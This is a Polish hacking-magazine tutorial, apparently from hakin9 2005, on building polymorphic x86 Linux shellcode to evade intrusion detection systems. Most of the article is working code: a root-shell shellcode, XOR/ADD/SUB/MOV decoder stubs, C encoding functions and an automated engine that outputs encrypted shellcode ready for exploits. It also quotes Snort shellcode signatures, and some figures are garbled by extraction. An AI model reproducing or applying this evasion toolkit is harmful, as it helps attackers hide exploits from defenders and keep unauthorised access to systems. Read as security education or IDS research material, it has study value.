

Tworzenie polimorficznego szelkodu

Michał Piotrowski

stopień trudności



Z artykułu, który ukazał się w poprzednim numerze magazynu hakin9, dowiedzieliśmy się jak tworzyć i modyfikować kod powłoki. Poznaliśmy również podstawowe problemy związane z jego budową i techniki umożliwiające ominięcie tych problemów. Dzisiaj dowiemy się, czym jest polimorfizm i w jaki sposób pisać szelkody niewykrywalne dla systemów IDS.

dy atakujemy usługę sieciową zawsze istnieje niebezpieczeństwo, że zostaniemy zauważeni przez system wykrywania intruzów (ang. *Intrusion Detection System* – IDS) i pomimo powodzenia ataku administrator szybko nas namierzy i odetnie od atakowanej sieci. Dzieje się tak dlatego, że większość kodów powłoki ma zbliżoną budowę, wykorzystuje te same wywołania systemowe i instrukcje asemblera, a tym samym łatwo jest opracować dla nich uniwersalne sygnatury.

Częściowym rozwiązaniem tego problemu jest zbudowanie szelkodu polimorficznego, który nie będzie miał cech charakterystycznych dla typowych kodów powłoki, a jednocześnie będzie realizował takie same funkcje. Może się to wydawać trudne, ale w rzeczywistości, gdy opanujemy już budowę samego szelkodu, nie będzie żadnym problemem. Podobnie, jak w Artykule *Optymalizacja szelkodów w Linuksie* z *hakin9* 4/2005, naszym warsztatem będzie 32-bitowa platforma x86, system Linux z jądrem serii 2.4 (wszystkie przykłady działają również w systemach z jądrem serii 2.6) oraz narzędzia Netwide Assembler (*nasm*) i *hexdump*.

Aby nie zaczynać od zera wykorzystamy trzy programy stworzone już wcześniej. Sko-

rzystamy z dwóch kodów powłoki write4.asm i shell4.asm. Ich kody źródłowe są widoczne na Listingach 1 i 2, a sposób przekształcenia w kod maszynowy – na Rysunkach 1 i 2. Do testowania naszych szelkodów użyjemy programu test.c, zaprezentowanego na Listingu 3.

Rozbudowany kod powłoki

Naszym celem jest napisanie takiego kodu, który będzie składał się z dwóch elementów: funkcji dekryptora i zaszyfrowanego szelkodu. Ogólna zasada jego działania polega na tym, że po uruchomieniu kodu, po wprowadzeniu do bufora w podatnym programie, funkcja dekryptora

Z artykułu dowiesz się...

- jak pisać polimorficzny kod powłoki,
- jak stworzyć program nadający szelkodom cechy polimorficzne.

Co powinieneś wiedzieć...

- powinieneś umieć korzystać z systemu Linux,
- powinieneś znać podstawy programowania w C i Asemblerze.

Polimorfizm

Słowo polimorfizm pochodzi z języka greckiego i oznacza wiele form. W informatyce termin ten został po raz pierwszy wykorzystany przez bułgarskiego crackera o pseudonimie Dark Avenger, który w 1992 roku stworzył pierwszego polimorficznego wirusa komputerowego. Celem stosowania kodu polimorficznego jest zasadniczo uniknięcie wykrycia przez dopasowanie do wzorców, czyli pewnych charakterystycznych cech, które umożliwiają zidentyfikowanie danego kodu. Technika wyszukiwania wzorców jest powszechnie wykorzystywana w programach antywirusowych i systemach wykrywania intruzów.

Mechanizmem najczęściej używanym do wprowadzania polimorfizmu do kodu programów komputerowych jest szyfrowanie. Właściwy kod, realizujący główne funkcje programu, jest szyfrowany – a do programu jest dodawana niewielka funkcja, której jedynym celem jest odszyfrowanie i uruchomienie oryginalnego kodu.

Sygnatury

Kluczowym elementem wszystkich sieciowych systemów wykrywania włamań (ang. Network Intrusion Detection System – NIDS) jest baza sygnatur, czyli zbiór cech charakterystycznych dla danego ataku lub typu ataków. System NIDS przechwytuje wszystkie pakiety przesyłane w sieci i próbuje dopasować do nich którąś z sygnatur, a wszczyna alarm w chwili, gdy takie dopasowanie nastąpi. Bardziej zaawansowane systemy są także w stanie przekonfigurować system zaporowy tak, by nie przepuszczał ruchu pochodzącego z adresu IP należącego do intruza.

Poniżej znajdują się trzy przykładowe sygnatury dla programu Snort, które rozpoznają większość typowych szelkodów dla systemów Linux. Pierwsza z nich wykrywa funkcję setuid (bajty BO 17 CD 80), druga ciąg znaków /bin/sh, a trzeca pułapkę NOP:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
  reference:arachnids,436; classtype:system-call-detect;
  sid:650; rev:8;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE Linux shellcode";
  content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
  reference:arachnids,343; classtype:shellcode-detect;
  sid:652; rev:9;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaaaaa";
  classtype:shellcode-detect; sid:1394; rev:5;)
```

Kod polimorficzny jest znacznie trudniejszy do zauważenia przez systemy IDS, niż typowy kod powłoki, ale należy pamiętać o tym, że polimorfizm nie rozwiązuje wszystkich problemów. Większość współczesnych systemów wykrywania włamań oprócz sygnatur wykorzystuje mniej lub bardziej zaawansowane techniki umożliwiające wykrywanie również zaszyfrowanego kod powłoki. Najpopulamiejsze z tych technik to rozpoznawanie ciągu NOP, wykrywanie funkcji dekryptora oraz emulacja kodu.

najpierw odszyfruje właściwy szelkod, a następnie przekaże do niego sterowanie. Strukturę rozbudowanego szelkodu przedstawia Rysunek 3, zaś na Rysunku 4 pokazane są wybrane etapy jego działania.

Dekryptor

Zadaniem dekryptora jest odszyfrowanie kodu powłoki. Sposób, w jaki będzie to realizowane jest dowolny, ale najczęściej stosuje się cztery metody, wykorzystujące podstawowe instrukcje asemblera:

- odejmowanie (instrukcja sub) od poszczególnych bajtów zaszyfrowanego kodu powłoki odejmowane są określone wartości liczbowe
- dodawanie (instrukcja add) do poszczególnych bajtów kodu po-

Listing 1. Plik write4.asm

```
1: BITS 32
2:
3: ; write(1,"hello, world!",14)
4: push word 0x0a21
5: push 0x646c726f
6: push 0x77202c6f
7: push 0x6c6c6568
8: mov ecx, esp
9: push byte 4
10: pop eax
11: push byte 1
12: pop ebx
13: push byte 14
14: pop edx
15: int 0x80
17: ; exit(0)
18: mov eax, ebx
19: xor ebx, ebx
20: int 0x80
```

Listing 2. Plik shell4.asm

```
1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4: push byte 70
 5: pop eax
 6: xor ebx, ebx
7: xor ecx, ecx
8: int 0x80
 9:
10: ; execve("/bin//sh",
   ["/bin//sh", NULL], NULL)
11: xor eax, eax
12: push eax
13: push 0x68732f2f
14: push 0x6e69622f
15: mov ebx, esp
16: push eax
17: push ebx
18: mov ecx, esp
19: cdg
20: mov al, 11
21: int 0x80
```

Listing 3. Plik test.c

```
char shellcode[]="";
main() {
  int (*shell)();
  (int)shell = shellcode;
  shell();
}
```

włoki dodaje się określone wartości liczbowe,

 różnica symetryczna (instrukcja xor) – poszczególne bajty kodu powłoki są poddawane operacji

www.hakin9.org — hakin9 Nr 5/2005




```
| Compared to the compared to
```


Rysunek 1. Szelkod write4

```
[enc] % nasm shell4.asm
[enc] % hexdump -C shell4
00000000 6a 46 58 31 db 31 c9 cd 80 31 c0 50 68 2f 2f 73 |jFX1.1...1.Ph//s|
00000010 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 b0 0b cd |hh/bin..PS.....|
00000020 80 |.|
000000021
[enc] %
```

Rysunek 2. Szelkod shell4



Rysunek 3. Struktura kodu polimorficznego



Rysunek 4. Etapy działania kodu polimorficznego

różnicy symetrycznej, z określoną wartością,

przestawienie (instrukcja mov)

– poszczególne bajty kodu powłoki są ze sobą zamieniane.

Listing 4 przedstawia kod źródłowy dekryptora, który wykorzystuje instrukcję odejmowania. Spróbuj-

```
Listing 4. Plik decode_sub.asm
 1: BITS 32
2:
3: jmp short three
4:
5: one:
 6: pop esi
 7: xor ecx, ecx
8: mov cl, 0
9:
10: two:
11: sub byte [esi + ecx - 1], 0
12: sub cl, 1
13: jnz two
14:
    imp short four
15.
16: three:
17: call one
18:
19: four:
```

my prześledzić jego działanie. Zaczynamy od linii trzeciej kodu źródłowego i miejsca oznaczonego jako three. Znajduje się tam instrukcja call, przenosząca wykonywanie programu do miejsca one i jednocześnie odkładająca na stos wartość adresu kolejnej instrukcji. Dzięki temu na stosie będzie się znajdował adres instrukcji oznaczonej jako four i znajdującej się po kodzie dekryptora – w naszym przypadku będzie to początek zaszyfrowanego szelkodu.

W linii szóstej zdejmujemy ten adres ze stosu i umieszczamy w rejestrze ESI, zerujemy rejestr ECX (linia 7) i umieszczamy w nim (linia 8) jednobajtową liczbę, która określa długość zaszyfrowanego kodu powłoki. W tej chwili jest to 0, ale w przyszłości to zmienimy. Pomiędzy liniami 10 a 14

```
🧬 ∼/shellcode
                                                                          _ | U ×
[enc] $ nasm decode sub.asm
[enc] $ hexdump -C decode sub
00000000 eb 11 5e 31 c9 b1 00 80 6c 0e ff 00 80 e9 01 75 |..^1....l....u|
00000010 f6 eb 05 e8 ea ff ff ff
00000018
[enc] $ ndisasm decode sub
00000000 EB11
                             jmp short 0x13
00000002
          5E
                             pop si
00000003
          31C9
                             xor cx.cx
00000005
          B100
                             mov c1,0x0
00000007
          806COEFF
                             sub byte [si+0xe],0xff
00000008
          0080E901
                             add [bx+si+0x1e9],al
0000000F
                             ing 0x7
          75F6
00000011
          EB05
                             jmp short 0x18
00000013
          ESEAFF
                             call 0x0
00000016
          FF
                             db OxFF
                             db OxFF
00000017
          FF
[enc] $
```

Rysunek 5. Kompilacja dekryptora decode_sub.asm

www.hakin9.org

68

znajduje się pętla, która wykona się tyle razy, ile bajtów liczy zaszyfrowany szelkod. W kolejnych iteracjach liczba umieszczona w rejestrze ECX będzie zmniejszana o jeden (instrukcja sub cl, 1 w linii 12) i pętla zakończy działanie dopiero, gdy wartość ta dojdzie do zera. Instrukcja jnz two (Jump if Not Zero) będzie skakała do początku pętli oznaczonego jako two, dopóki wynik odejmowania nie będzie zerowy.

W linii 11 znajduje się właściwa instrukcja, która odszyfrowuje kod powłoki – od kolejnych bajtów szelkodu (patrząc od tyłu) odejmuje zero. Oczywiście odejmowanie zera samo z siebie nie ma sensu, jednak tym zajmiemy się w dalszej części artykułu. Kiedy cały kod zostanie doprowadzony do oryginalnej postaci, dekryptor skacze (linia 14) na jego początek, co powoduje wykonanie instrukcji, które się w nim znajdują.

Kompilacja kodu dekryptora odbywa się w identyczny sposób, jak kompilacja kodu powłoki. Zostało to zaprezentowane na Rysunku 5. Jak widać, w kodzie znajdują się dwa bajty zerowe, odpowiadające zerom w liniach 8 i 11 kodu źródłowego programu decode_sub.asm. Zamienimy je na poprawne, niezerowe wartości, gdy będziemy łączyć dekoder z zaszyfrowanym kodem powłoki.

Szyfrowanie szelkodu

Mamy już funkcję dekryptującą, brakuje nam jeszcze zaszyfrowanego szelkodu. Mamy również same szelkody – write4 i shell4. Musimy je zatem przekształcić do postaci współpracującej z dekryptorem. Moglibyśmy zrobić to ręcznie, dodając do każdego bajtu kodu wybraną wartość, ale takie rozwiązanie jest mało efektywne i na dłuższą metę niewygodne. Zamiast tego wykorzystamy nowy program o nazwie encode1.c, widoczny na Listingu 5.

Do każdego bajtu zmiennej znakowej shellcode program ten dodaje wartość określoną w zmiennej offset. W tym przypadku modyfikujemy kod powłoki write4, zwiększając każdy bajt o 1. Kompilacja programu i wynik działania jest widoczny na Rysunku 6. Jeśli porównamy teraz ory-

Listing 5. Plik encode1.c

```
#include <stdio.h>
char shellcode[] =
  "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
   \x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
  "\x89\xd8\x31\xdb\xcd\x80";
int main() {
  char *encode;
  int shellcode_len, encode_len;
  int count, i, 1 = 16;
  int offset = 1;
  shellcode len = strlen(shellcode);
  encode = (char *) malloc(shellcode len);
  for (count = 0; count < shellcode len; count++)</pre>
   encode[count] = shellcode[count] + offset;
  printf("Encoded shellcode (%d bytes long):\n", strlen(encode));
  printf("char shellcode[] =\n");
  for (i = 0; i < strlen(encode); ++i) {</pre>
   if (1 >= 16) {
     if (i) printf("\"\n");
     printf("\t\"");
     1 = 0;
    ++1;
    printf("\\x%02x", ((unsigned char *)encode)[i]);
  printf("\";\n");
  free (encode);
  return 0;
```

Listing 6. Zmodyfikowana wersja pliku test.c

```
char shellcode[] =
    //decoder - decode_sub
    "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff"
    //encoded shellcode - write4
    "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
    "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
    "\x8a\xd9\x32\xdc\xce\x81";
main() {
    int (*shell)();
    (int) shell = shellcode;
    shell();
}
```

Rysunek 6. Kompilacja i działanie programu encode1.c

ginalny szelkod z zaszyfrowanym, zauważymy, że rzeczywiście różnią się one o 1. W dodatku kod, który uzyskaliśmy w wyniku działania programu *encode1* nie zawiera bajtów zerowych (0x00) – a tym samym może być wstrzyknięty do programu podatnego na przepełnienie bufora.

Łączymy dekryptor z kodem

Teraz mamy już dekryptor i zaszyfrowany szelkod. Pozostaje tylko

www.hakin9.org — hakin9 Nr 5/2005

```
- €~/shellcode
                                                                            _ | X
[enc] $ cat test.c
char shellcode[] =
        //decoder - decode sub
        "\xeb\x11\x5e\x31\\overline{x}c9\xb1\\x26\x80\x6c\x0e\xff\\x01\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff"
        //encoded shellcode - write4
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";
main()
        int (*shell)();
        (int)shell = shellcode:
        shell();
[enc] $ gcc -o test test.c
[enc] $ ./test
hello, world!
[enc] $
```

Rysunek 7. Sprawdzamy działanie kodu polimorficznego

połączyć je i sprawdzić, czy całość działa tak, jak tego oczekujemy. Wpisujemy wszystko do zmiennej shellcode programu test.c (Listing 6), przy czym dwa bajty zerowe, które znajdowały się w kodzie dekryptora zamieniliśmy odpowiednio wartościami \x26 (długość zaszyfrowanego kodu to 38 bajtów – 26 w systemie heksadecymalnym) i \x01 (aby uzyskać oryginalny kod powłoki musimy zmniejszyć wartość każdego bajtu o 1). Jak widać na Rysunku 7, nasz nowy, polimorficzny kod powłoki działa po-

Listing 7. Plik decode_ mov.asm 2: 3: jmp short three 4: 5: one: 6: pop esi 7: xor eax, eax 8: xor ebx, ebx 9: xor ecx, ecx 10: mov cl, 0 11: 12: two: 13: mov byte al, [esi + ecx - 1] 14: mov byte bl, [esi + ecx - 2] 15: mov byte [esi + ecx - 1], bl 16: mov byte [esi + ecx - 2], al 17: sub cl, 2 18: inz two 19: jmp short four 20 -21: three: 22: call one 23: 24: four:

prawnie – oryginalny szelkod zostaje odszyfrowany i wypisuje komunikat na standardowym wyjściu.

Budujemy silnik

Potrafimy już nadawać szelkodom cechy polimorficzne i dzięki temu ukrywać je przed systemami wykrywania włamań. Spróbujmy zatem napisać prosty program, który umoż-

liwi zautomatyzowanie całego procesu – na wejściu przyjmie szelkod w wersji oryginalnej, zaszyfruje go i doda odpowiedni dekryptor.

Zacznijmy od stworzenia dekryptorów, które będą wykorzystywały instrukcje add, xor i mov. Nazwiemy je odpowiednio decode _ add, decode _ xor i decode mov. Ponieważ kody źródłowe funkcji decode add i decode xorróżnią się od utworzonej wcześniej decode sub jedynie instrukcją w linii 11, nie będziemy ich zamieszczać w całości. Wystarczy, że linia 11 zostanie zamieniona na add byte [esi + ecx - 1], 0 (w przypadku decode add) lub xor byte [esi + ecx - 1], 0 (dla decode xor). Kod źródłowy decode mov (widoczny na Listingu 7) jest nieco inny i wykorzystuje cztery instrukcje mov, które zamieniają miejscami każde dwa sąsiednie bajty. Kompilujemy kody, otrzymując w efekcie programy zaprezentowane na Rysunku 8. Następnie przekształcamy je do postaci zmiennych znakowych i wprowadzamy do pliku źródłowego naszego silnika encodee.c (Listing 8).

```
♣~/shellcode
                                                                        _ | U X
[enc] $ nasm decode_add.asm
[enc] $ nasm decode xor.asm
[enc] $ nasm decode mov.asm
[enc] $ hexdump -C decode_add
00000000 eb 11 5e 31 c9 b1 00 80 44 0e ff 00 80 e9 01 75 |..^1....D.....u|
00000010 f6 eb 05 e8 ea ff ff ff
00000018
[enc] $ hexdump -C decode xor
00000000 eb 11 5e 31 c9 b1 00 80 74 0e ff 00 80 e9 01 75 |..^1....t....u|
00000010 f6 eb 05 e8 ea ff ff ff
00000018
[encl $ hexdump -C decode mov
00000000 eb 20 5e 31 c0 31 db 31 c9 b1 00 8a 44 0e ff 8a
                                                           |. ^1.1.1....D...|
00000010 5c 0e fe 88 5c 0e ff 88
                                  44 Oe fe 80 e9 02 75 eb
                                                            |\...\...D.....u.|
00000020 eb 05 e8 db ff ff ff
00000027
[enc] $
```

Rysunek 8. Dekryptory add, xor i mov

```
char decode_sub[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\;
char decode_add[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x44\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_mov[] =
    "\xeb\x20\x5e\x31\xc0\x31\xdb\x31\xc9\xb1\x00\x8a\x44\x0e\xff\x8a"
    "\x5c\x0e\xfe\x88\x5c\x0e\xff\x88\x44\x0e\xfe\x80\xe9\x02\x75\xeb"
    "\xeb\x05\xe8\xdb\xff\xff\xff";
```

hakin9 Nr 5/2005 — www.hakin9.org

Funkcje szyfrujące

Teraz musimy stworzyć cztery funkcje, które pobiorą szelkod w oryginalnej postaci i zaszyfrują go. Nazwiemy te funkcje odpowiednio: encode _ sub, encode _ add, encode _ xor i encode _ mov. Pierwsze trzy przyjmą jako argumenty wskaźnik do szelkodu, który chcemy zaszyfrować i klucz w postaci wartości przesunięcia, a zwrócą wskaźnik do nowo utworzonego kodu. Jeśli w trakcie szyfrowania w szelkodzie wynikowym pojawi się bajt zerowy, funkcje przerwą działanie i zwrócą NULL.

Nieco inaczej wygląda funkcja encode mov, która przyjmuje tylko jeden argument (szelkod) i zamienia w nim miejscami każde dwa sąsiednie bajty. Aby uniknąć błędów związanych z modyfikacją kodu o nieparzystej liczbie bajtów, funkcja sprawdza długość szelkodu i, w razie konieczności, zamienia ostatni bajt z instrukcją NOP (0x90). Dzięki temu długość kodu zawsze będzie wielokrotnością 2. Wszystkie cztery funkcje przedstawia Listing 9.

Funkcje łączące dekryptor z zaszyfrowanym kodem

Aby połaczyć kod dekryptora z zaszyfrowanym szelkodem, również wykorzystamy jedną z czterech funkcji. Sa to: add _ sub _ decoder, add _ add _ decoder, add _xor _decoder i add _ mov _ decoder. Każda z nich modyfikuje dekryptor w odpowiedniej zmiennej tak, aby zamienić znajdujące się w nim miejsca zerowe odpowiednio na długość zaszyfrowanego kodu i wartość przesunięcia. Następnie łączy dekryptor z zaszyfrowanym kodem pobranym jako argument, po czym zwraca wskaźnik do gotowego, polimorficznego kodu. Listing 10 przedstawia jedną z tych funkcji – pozostałe są częścią pliku encodee.c zamieszczonego na hakin9.live.

Funkcje pomocnicze i funkcja główna

Potrzebujemy jeszcze kilku funkcji pomocniczych, które ułatwią nam pracę z programem. Najważniejsza z nich to get_shellcode, która pobiera oryginalny kod powłoki ze wskazanego

Listing 9. Funkcje szyfrujące

```
char *encode_sub(char *scode, int offset) {
 char *ecode = NULL;
  int scode_len = strlen(scode);
  int i:
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode len; i++) {</pre>
   ecode[i] = scode[i] + offset;
   if (ecode[i] == '\0') {
     free(ecode);
     ecode = NULL;
     break:
  return ecode:
char *encode add(char *scode, int offset) {
 char *ecode = NULL:
 int scode_len = strlen(scode);
 int i:
  ecode = (char *) malloc(scode len);
  for (i = 0; i < scode_len; i++) {</pre>
   ecode[i] = scode[i] - offset;
   if (ecode[i] == '\0') {
     free (ecode);
     ecode = NULL;
     break;
  return ecode;
char *encode xor(char *scode, int offset) {
  char *ecode = NULL;
  int scode len = strlen(scode);
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode len; i++) {</pre>
   ecode[i] = scode[i] ^ offset;
   if (ecode[i] == '\0') {
    free (ecode);
     ecode = NULL;
     break;
  return ecode;
char *encode mov(char *scode) {
  char *ecode = NULL;
  int scode len = strlen(scode);
 int ecode_len = scode_len;
  int i;
 if ((i = scode_len % 2) > 0)
   ecode len++;
  ecode = (char *) malloc(ecode len);
  for (i = 0; i < scode len; i += 2) {</pre>
   if (i + 1 == scode_len)
     ecode[i] = 0x90;
     ecode[i] = scode[i + 1];
    ecode[i + 1] = scode[i];
  return ecode;
```

www.hakin9.org — hakin9 Nr 5/2005



Listing 10. Jedna z funkcji łączących dekryptor z zaszyfrowanym kodem

```
char *add_sub_decoder(char *ecode, int offset) {
   char *pcode = NULL;
   int ecode_len = strlen(ecode);
   int decode_sub_len;
   decode_sub[6] = ecode_len;
   decode_sub[11] = offset;
   decode_sub_len = strlen(decode_sub);
   pcode = (char *) malloc(decode_sub_len + ecode_len);
   memcpy(pcode, decode_sub_ decode_sub_len);
   memcpy(pcode + decode_sub_len, ecode, ecode_len);
   return pcode;
```

O autorze

Michał Piotrowski jest magistrem informatyki, doświadczonym administratorem sieci i systemów. Przez ponad trzy lata pracował jako inspektor bezpieczeństwa w instytucji obsługującej nadrzędny urząd certyfikacji w polskiej infrastrukturze PKI. Obecnie specjalista ds. bezpieczeństwa teleinformatycznego w jednej z największych instytucji finansowych w Polsce. W wolnych chwilach programuje i zajmuje się kryptografią.

jako argument pliku. Druga, print_code, wyświetla kod powłoki w postaci sformatowanej, gotowej do umieszczenia w eksploicie lub w programie test.c. Dwie ostatnie funkcje to usage i getoffset – pierwsza wyświetla sposób uruchamiania programu, druga losuje liczbę używaną jako przesunięcie (jeśli nie poda jej użytkownik). Kod tych funkcji jest widoczny w pliku encodee.c zamieszczonym na hakin9.live.

Wszystkie elementy programu łączymy w całość za pomocą funkcji main (patrz plik encodee.c na hakin9.live). Jest bardzo prosta – najpierw sprawdza parametry, z którymi program został uruchomiony, następnie pobiera szelkod ze wskazanego pliku, szyfruje go wybraną funkcją, dodaje dekryptor i wypisuje całość na standardowym wyjściu.

Testujemy program

Teraz powinniśmy sprawdzić, czy nasz program działa tak jak powinien. W tym celu tworzymy szelkod na bazie kodu *write4* zaszyfrowany instrukcją add i przesunięciem równym 15 (Rysunek 9). Następnie wklejamy go do programu *test* i sprawdzamy, czy działa poprawnie (Rysunek 10).

Podsumowanie

Poznaliśmy sposoby generowania szelkodów polimorficznych i udało nam się napisać program, który automatyzuje cały proces. Oczywiście jest to program bardzo prosty i wykorzystuje tylko cztery najbardziej popularne dekryptory, ale może stanowić dobry punkt odniesienia do własnych eksperymentów i doświadczeń.

```
₽~/shellcode
                                                                         _ | X
[enc] $ gcc -o encodee encodee.c
[encl$ ./encodee
Usage: ./encodee -i file [-d SUB|ADD|XOR|MOV] [-o offset]
       input file with original shellcode
 -d
        decoder type (SUB, ADD, XOR, MOV)
 -0
        offset (1 - 255)
 -h
       help
[enc] $ ./encodee -i write4 -d ADD -o 15
Original shellcode (38 bytes long):
char shellcode[] =
        "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
        "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
        "\x89\xd8\x31\xdb\xcd\x80";
Encoded shellcode (38 bytes long):
char shellcode[] =
        "\x57\x59\x12\xfb\x59\x60\x63\x5d\x55\x59\x60\x1d\x11\x68\x59\x59"
        "\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71"
        "\x7a\xc9\x22\xcc\xbe\x71";
Polymorphic shellcode (62 bytes long):
char shellcode[] =
        "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x44\x0e\xff\x0f\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff\x57\x59\x12\xfb\x59\x60\x63\x5d"
        "\x55\x59\x60\x1d\x11\x68\x59\x59\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49"
        "\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71\x7a\xc9\x22\xcc\xbe\x71";
```

Rysunek 9. Kompilujemy program encodee i tworzymy przykładowy szelkod

Rysunek 10. Testujemy wygenerowany szelkod

W Sieci

- http://www.orkspace.net/software/libShellCode/index.php strona domowa projektu libShellCode.
- http://www.ktwo.ca/security.html strona domowa autora ADMmutate,
- http://www.phiral.com/ strona domowa autora programu dissembler.

hakin9 Nr 5/2005 — www.hakin9.org